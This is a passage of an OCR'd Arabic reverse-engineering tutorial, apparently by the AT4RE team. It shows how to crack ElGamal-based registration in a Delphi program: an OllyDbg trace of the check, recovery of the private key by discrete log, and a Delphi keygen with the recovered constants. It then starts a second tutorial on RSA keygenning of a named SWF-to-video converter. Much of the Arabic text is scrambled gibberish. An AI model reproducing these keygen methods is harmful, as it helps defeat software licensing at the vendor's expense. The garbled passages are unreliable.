  If Length(UName ) < 2 Then                    { التحقق من طول الاسم المدخل }
  Begin
  TXTSerial.Text := ' Name Must Be >= 2 ';
```

الفريق العربي لهندسة العكسية: AT4RE | الرشـــــــ

الخوارزمية ElGamal

ElGamal Algorithm

1. الأساس

تم صياغة خوارزمية ElGamal من قبل العالم الأمريكي Taher ElGamal وهي تعتمد على صعوبة حساب اللوغاريتم المتقطع في حقل منتهي.

يمكن تقسيم الخوارزمية إلى ٢ أجزاء:

1) ElGamal يرفشتلا ةيمسرا وخ ةعشجوم ةلمأ

2) FGInt ةبتكملا ةعشجوم ةلمأ

3) ةيزنتلا ةلاطلا ةلاسرلا

4) OllyDbg جمانرب للخم روكلا لثيل

5) ثيل ثاوتا ةباوبلا ةايحا ماصلا ةمسرا وماصلا.

6) ةبتاكلا ةيحي.

2. الأساس الرياضي لخوارزمية ElGamal

- تم صياغة خوارزمية ElGamal من قبل العالم Taher ElGamal في مختبرات Hewlett –Packard Labs في كاليفورنيا في الولايات المتحدة الأمريكية ( ).
- تعتمد خوارزمية ElGamal Taher على صعوبة حساب اللوغاريتم المتقطع في حقل منتهي.
- تم صياغة خوارزمية ElGamal Taher من قبل العالم الأمريكي Public-Key Encryption Scheme. وتعتمد على صعوبة حساب: Discrete algorithm problem & Diffie-Hellman Problem .
- تم صياغة خوارزمية ElGamal Taher من قبل العالم الأمريكي Digital Signatures Scheme. وتعتمد على صعوبة حساب اللوغاريتم المتقطع في حقل منتهي.

AT4RE: المفتاح العربي من مؤسسة الحسين | رشـــــــ

الفريق العربي للهندسة العكسية: AT4RE | الرشـــــــ

بإيجاز وبسيط رغبنا بتحويل Decimal إلى FGInt صعب نظراً لتعقيد طول FGInt.pas : شكل يحتوي على الإجراءات التالية TFGInt ،

```
...
...
Procedure ConvertBase256StringToHexString (Str256 : String; Var HexStr : String);     {1}
Procedure ConvertHexStringToBase256String (HexStr : String; Var Str256 : String);     {2}
...
Procedure Base10StringToFGInt (Base10 : String; Var FGInt : TFGInt);                  {3}
```

{1} تحويل من - 16 شكل إلى 256 شكل وبالعكس {2}: و

{3} تحويل من- TFGint إلى

- يعرض خوارزمية ElGamal Verify :

(OK) تحويل من خط إلى ← يستخدم (الدالة) True , False (،) و *ج .

True وجود يستخدم M شكل من خط إلى ← وجود 1

False وجود يستخدم M شكل من خط إلى ← وجود 0.

- يمكن الاطلاع على الملف FGIntElGamal.pas :

ElGamalSign تحويل من خط إلى ←

←

```
Procedure ElGamalSign(M : String; Var p, g, x, k : TFGInt; Var a, b : String);
...
   FGIntToBase256String(temp1, a);
...
   FGIntToBase256String(temp3, b);
End;
```

X يحتوي على (P,G,X,K) يمكن استخدامه لتوقيع رسالة ما. وبالتالي


256 شكل يمكن تحويل خط إلى وبالتالي

4. التطبيق العملي: أمثلة

- يمكن قراءة بطاقة PEID من خلال برنامج مكتوب بلغة Kanal
- يمكن كتابة برنامج Delphi لقراءة بطاقة الهوية.
- يمكن تحويل خط إلى شكل وبالعكس من خلال برنامج:

Base 10 To FGInt ←

FGIntElGamalVerify ←



كُمْيِخ يدَمْيِخو تْوظَخ يدَمْيِخ يز نَدْتَ يهُ خَوْ خَ, ُى عل ال هَمْعِخ نيتو ، DEDE ئجدوبريخ أدْعَخ يَيو

غَضخ ى, **MKEYChange**

Event	RVA	Hint
Image1MouseDown	00455E14	0016
Image1MouseMove	00455E2C	0016
imgMinimizeClick	00455E80	0017
BTCloseClick	00455E90	0013
MKEYKeyPress	00455E98	0013
FormCreate	00455A38	0011
MKEYChange	00455A88	0011
Timer1Timer	00455EC0	0012

OllyDbg رَاطْبِ لِخا َُ زهْيا ُخْ ت : لمباض 5.

: صُيدعيخشَيْخفيدمتْضدجئخ*ظخْتْووَو OllyDbg ئجدوُز تْوخي هَمْعِخ تْمِؤ-

أ 00455A88 ن خ ى ى * پ خ ى , MKEYChange ء خ ل أ خ ص َ خ ز َ ى , إ ى ظ ى ى , ه ث ص ط ه , ى ز خ ث ى ث و - ه ث

: ص ج ع ذ خ پ ى ث د ا ُ ث ٣ , ج ُ خ ُ ُ ع ث و , ع ر ع پ خ ص ُ ج ُ ه ً د * ج , ع د ز , د ى ى ي پ ث ه , د ى ُ ك ى ث ظ ى إ ى ع َ

00455A88 PUSH EBP …. 00455AE9 DEC EAX 00455AEA JGE SHORT 00455B45 ….	; ء خ ل إ خ ص َ خ ز َ ; ُ إ ذ ج ج ُ ا ذ پ د ؛ ص و َ ذ ج ;
00455B5B CMP EAX, 10 00455B5E JE SHORT 00455BB9 …	16 ج پ د َ ُ ُ پ خ پ د ؛ ص و َ ذ ج ;
00455BB9 LEA EAX, [LOCAL.7]	; " Parameters : G "
00455BBC MOV EDX, 455DC4	; ASCII "878977914"
…….	
00455BCC CALL 004537FC	; Convert Base 10 to IFGInt
00455BD1 LEA EAX, [LOCAL.8]	; " Parameters : Y "
00455BD4 MOV EDX, 455DD8	; ASCII "972424840"
……	
00455BE4 CALL 004537FC	; Convert Base 10 to IFGInt
00455BE9 LEA EAX, [LOCAL.9]	; "Parameters : P "
00455BEC MOV EDX, 455DEC	; ASCII "4150976723"
….. 00455BFC CALL 004537FC	; Convert Base 10 to IFGInt
…. 00455C16 MOV ECX, 8 00455C1B MOV EDX, 1 00455C20 CALL 004043A8	پ د َ ُ ُ پ خ ه ج أ ل ؤ 8 پ و ؤ و ؤ
….. 00455C3D CALL 0043242C	; Convert Hex To Base 256
…. 00455C45 MOV ECX, 10 00455C4A MOV EDX, 9	
00455C4F CALL 004043A8	پ د َ ُ ُ پ خ ه ج أ ل ؤ 8 ؤ آ و ؤ ;
….. 00455C68 CALL 0043242C ….	; Convert Hex To Base 256

00455C7C	PUSH EAX	; Push Name: '
...	Dr.RobenX '	
... .		
00455C86	CALL 00455584	; ElGamalVerify
00455C8B	CMP BYTE PTR SS:[EBP 31], 1	; IF ok = True (1) Then
00455C8F	JNZ SHORT 00455CEF	
....		
00455CA5	MOV EDX, 455E00	; ASCII " Registered To : "
.....		
00455CEF	MOV EDX, 455DA4	; ASCII "Unregistered Version"

١ ظضاضادامداحاتىلماز ابإيانتباجيا ثاكاخ :6.

- شصاخونتى, هتنه دجهتاكلىثظفىدسعىعيخرفثحمعيخفىدىىُ*ىخونتىنتوتلظزىخفى
  FGIntElGamal صىعتظخضدحجبوصجخطخ
  دهُ*جىثظهُىدجُىذخ
- ىخى ؤوود خألىخء ElGamalVerify :

```
Procedure ElGamalVerify (Var g, y, p : TFGInt; a, b, M : String; Var ok : Boolean);
```

و ثىدىىىعىثىظخىثىظخ, ىدىىىخىذىجىىىصىىى


```
Procedure ElGamalSign (M : String; Var p, g, x, k : TFGInt; Var a, b : String);
```

مثيد مدخلات بيانات التوقيع : يعيد عكس يلب بيان مثيد يدكلا X

X مسلسل يدب رجل يجدوبريخ خيوط : يتم Hex وبخ دنلأخت يمعزو Hex خدا يدز جثيخ رخ يتيو


G = 3464237A , Y = 39F60688 , P = F76AE0D3

مثيد ظدؤس عز خيث يبخو DLP Solve ٣أ١ و ثمش يذفديدمتجثيخ يوث يوو **Y = G ^ X Mod P** :



و يتخ يث ث و يح يمس : **X = 81B33F7E (Hex) = 2176008062 (Decimal)**

مثيد خيا يدز جثيخ تسث يظن خيو فد ؤس عيخو :



پ ى ه ز ة ذ س و ة خ و أ ب ة ل د ع ا ج ه ة م ع پ خ خ ب ة ف د ى ج ى ع خ ة و ، خ ى ع ظ خ ق د ع ا ظ خ پ ى ٤ ر ل إ ذ ع خ ص پ ي د * ظ خ ت ل د ه ى ة أ ع ب ة ث پ خ ش ة ظ خ ة د * س ٤
. 1024 bits پ د ل ف د و ى ت ز ر * ب ؤ ن ت ة ة ج ل أ خ و ، ج ظ ، پ خ أ ب ه 32 Bits

أذهي ا با ت ن : أ غ ز ا غ 7.

: (ؤ ج ي ذ ى ي خ) ب د ب پ خ ت م ة ة م ع ز ص ب ط خ ة ا ة پ خ ر ه ى ة و Delphi 7 ص أ پ د ة خ ى ع ى ة

```
procedure TForm1.GetSerialClick(Sender: TObject);
Var
FGInt_k, FGint_g,FGint_p,FGInt_x : TFGInt ;
str256_a,str256_b,strhex_a,strhex_b, g,p,X : String ;
begin
   If Length ( Tname.Text) < 1 then
  begin
     Tpass.text:= 'Name > 0';                    { الضه ال جي ة أ ش ة ك ة ف ا ز ع }
      Exit;
   end;
```

```
    g:='878977914';
    Base10StringToFGInt(g,FGInt_g);
    p:='4150976723';
    Base10StringToFGInt(p,FGInt_p);
    X:='2176008062';                          { FGInt إعداد الثوابت للإبل }
    Base10StringToFGInt(X  ,FGInt_x);
    Base10StringToFGInt('1',FGInt_k);

    ElGamalSign(tname.text,FGInt_p,FGInt_g,FGInt_x,FGInt_k,str256_a,str256_b);
    ConvertBase256StringToHexString(str256_a,strhex_a);
    ConvertBase256StringToHexString(str256_b,strhex_b);
    Tpass.text:=strhex_a + strhex_b;          {a+b الطستال يَاوِ}
end;
```

١ ْاتخ ١ ُوَّن 8.

ُوْعِيخ تـه وبـ ددٌ ـهِ ؤْثمعِيذ مربطذ مرُهُيذ ُيخعِيذ تنخَوِجُص ElGamal ىعمهج تـدوُ ممبه خْيثـظ ىعُذ،ب ٌ ِ ي

- ُوْزدِ خِيـوَقُ خِيطمهُ بنُ بـُخ،ًَلُ ُهاُ ُ ُخ،ِ ُوْثـىذنأُلِچ ُ ُ،وا خِيعَوا ُبُو خِيعَوا :ةدق، ُصچَوُخىطخ .
- ُظخصُخَيَّشءُخِيثـُخ،ِ ُبُخ،ِ ُلاُ/ ُلاخبُخ،ِ ُأسَىثـَز .ِ ُخَثـُعچِعِيىَّچ ُبدِيبُبدِيُلَإِيَّلو ُقُوَخِيخ خِ ُ ُالَ ُرُيدِئُلأُهِ
  ُبنُهشُمچُ ُوأُعِيذ ُبُو ُبُو ُأُعِيذ ُفـدِ ُص*ُسعظذ ُضدُچُلِاُخو.

استغلال RSACrypt ةبتلم في RSA ةيمزراوخ

Keygenning an RSA Target (1)

1. ضبط الكسر

Public_key_cipher هو شفر متماثل، وهو أول خوارزمية تشفير تستخدم مفتاحين مختلفين، وهو أساس خوارزمية RSA المعروفة. تم تطويرها عام 1978 من قبل MIT وتم نشرها في مجلة علمية.

Ron Rivest , Adi Shamir & Les Andleman : خالج جتعس جه خالل خالوو ظمم خطخ جص خيبالغ

شرح مفصل لخوارزمية RSA في مقال نشر بتاريخ 2000/9/20 في مجلة.

key Private و key Public ج خدمهم، وحده وخ دقل وس ل ا ى لدعاجح، دعظخو وا يخم ع* ق دعاظخ ن ؤ كل

ضدوسيخ بخظ وا ظ ب ز ج ع خ ذ ق دعاظخ دجؤو، ضدوسيخ وا ظ ج ع ز و، مفخيق دعجخ د* يخ.

ع ق ؤ ه ظ ب يت ش خ هجو، يئداوبددخ، ركو ووؤ دسي سع وول أخ خ ت م، هجن.

يخم و ضدوسيخ وا ظ ج ع ز و N ز key Public

و م خ يب- Private key ضدوسيخ وا ظ ب ج ع ز و D ز

2. كبطاجا

ن ل أ ل دمبه ت ب ي ث دمهخم، ق ى

ا ضدجيخ* خظ بخظ ن ؤ كل؛ D ق دعاظخ ز ب يؤ د وا ظ ب از ش ز خ ذ ث ه. ش ز وب دهخؤ ث ه N ق دعاظخ ز ضدجيخ* ج وا عز ي مؤ خ ذ

ش ز ث س ى هجل ب دتهخ ى ه ن.

ن يخ فـي ص ز د* ب ا ت ل ا ذ ض د ج خ ط خ ى ز هجب يت ب ع* ظ. ض د ج خ ط خ ي ح ، دهع ز ف ي م ع* ظ ث يخ ى ج خ ب ر يخ فـي غ ل دجخ

يخ صسعتجتم*عيىلل ي ز ،ثيصيخ سيديجفيد RSACrypt صيخدهيجيعيىثيذ RSAencrypt دجؤو صيخيخ RSAdecrypt .ثجدوبريخ فيد صحه*عيظذه

أهمية

RSAencrypt :

ديعيدي ىه دهحمو ،ضحجخذز ,زوز صيخيخ يع :

$$C = M^E \bmod N$$

،دواظ ىه وثيخ صيديخيه M و ،تعدز 10001 و يدمىيذز 65537 يه عمىو ل أخ ىه E و ،خ*يخ قدعاظخ ىه N نؤ كل .وأعيخ*ز صيديخه C دجؤو

RSAdecrypt :

ديعيدي ىه وأعيخ ب فيد دؤس و ،ضحجخذز ,زوز بيخيب صيخيخ يع :

$$M = C^D \bmod N$$

ب*ز صيديخيه M و ،شاظخ صيديخيه C و ، E ل أخ ندتجتم*عيو نطخ قدعاظخ ىه D و ،خ*يخ قدعاظخ ىه N نؤ كل .وأعيخ

طزه صوبيخ صيخيخ دجؤو ، E و N دقو ىعؤ*ج ىعمىثىتم*عيظ دنهل أه ز خيه ،خيه سيديجفيدشيىظخيه وول أخ صيخيخ :نب D و N جثيخ تم*عيظ دنهؤ كلاثيخ

D دجؤو دهؤ*و همد N يه صسيىيذز تخيعم خيه Factoring صحه*ز خيثو دىوة D صمثيخ خ ،يىمخيو دحه دهى ,جؤ*و ل Tool .RSA شخيل أخ وؤ Msieve شخيل أذز بيو ،تجخد

دفعيخ ثجدوبريخ ددعم ،نتو جمو تسعىز ؤسى
Amor SWF to Video Converter v2.9.9.5

- PEiD وو AT4RE FastScanner.
- OllyDbg.
- QuickUnpack.
- Msieve.
- RSA Tool.

،بشخ صزدعة بولأخ جثيخ فدي بجرخ ه تقيعيدز نطخ نخضخ ,زظ بمعى, وو كل ؛بشا وأظ صزدعة زيدنيخ جثيخ فدي
ص سعنظخ شبذ بيو ،تو ظخ جلاذ ,ج عدث جو تو ظخ وعيخ بأز خيث ؛ثيخطز ز ش وولأخي و RSACrypt ،
كل
: ـز ى*عظ بوة دجو وأظ بضيو خب بوو

- .تعدز 10001 ،بدمز ب 63357 لأخ
- N. قدعاظخ

: ـز ى*عظ بوة ثيخ وأظ ضيو خب دجو

- N.قدعاظخ
- D. قدعاظخ

N قدعاظخو ،أو همدل أي ص سيدز قدعاظخ هثيو ،أو بيت !!بهغى هدحى ى,أو ل D

؟تضخ دجن


وهيخ ثجدوبريز ثجدوبريخ ٣أ، بأز خيثو ددي صخز QuickUnpack؛ دبك ،وو دمة ٢ى١أ ج ص م ا يخ ثجدوبريخن لأ ثجوز
خيأم PEiD.

ص ه جز بيو تم*عز وأعيخ ض دسعنج و أ*ى يو PEiD ثجدوبرز يو و ش ج مأز جثيبيو *ز ش ظخ شخيلأخ Krypto
FGint. ص سعنظخ تم*عز وب : ٧لاظ دمة ص فعيخو ،PEiD مأيخ ثجدوبريو ص ا ظخ ANALyzer

الفريق العربي للهندسة العكسية: AT4RE
الرشـــــــ


ويتم تخزين هذه البيانات في ملف swftovideo.ini. إذا فتحت هذا الملف ستجد ضالتك.

بالنسبة لي فإن الأمر يتطلب مني تتبع الإجراء الذي يقوم بتحميل هذا الملف.




ويتم تخزين هذه البيانات في ملف swftovideo.ini. إذا فتحت هذا الملف ستجد ضالتك.

بالنسبة لي فإن الأمر يتطلب مني تتبع الإجراء الذي يقوم بتحميل هذا الملف.



ئو وبـ ,سـعـيـذز خـيـتـو بـبـيـ*ز ثـم ،ئـحـم ,ص ددـه ,ش ثـ دووز ـيـخ يـظـويـخـه جـيـ ـتـ 4D90D0 نـخـيـى *يـخـيـ ,إيـيـظـص ـتـو ,ا يـ


: شـئـيـخ فـيـد دمـتـ N قـدعـاظـخـيـ ,ـه ـ ـيـخ 4D90E5 نـخـيـى *يـخ وبـ ـتـو



Base10StringToFgint. صـيـخـ ,ـخـيـ ـعـ ـوآـ ـعـخـوَ قـيـ ـلـ ـحـ دى *سـعـظـ خـ بـو


وآـعـيـخـ بـ صـحـم *يـ يـلـدعـاظـخـ ـهـجـ جـعـ ـه *FGint. يـخ وبـ بـيـتـ بـيـمـ N قـدعـاظـخـ نـإز ـؤسـ ـذ ـحـدعـ ـو :نـ

: شـئـيـخ فـيـد ـدـ ـظـ دمـتـ RSAdecrypt صـيـخـ ـيـذز صـ ـطـخ إيـيـعـيـخ صـ ـتـو ـيـ ,ـدى ـوز قـيـ ,سـعـيـخ ـ *ز ...ـتـمـتـيـ ـدـيـل



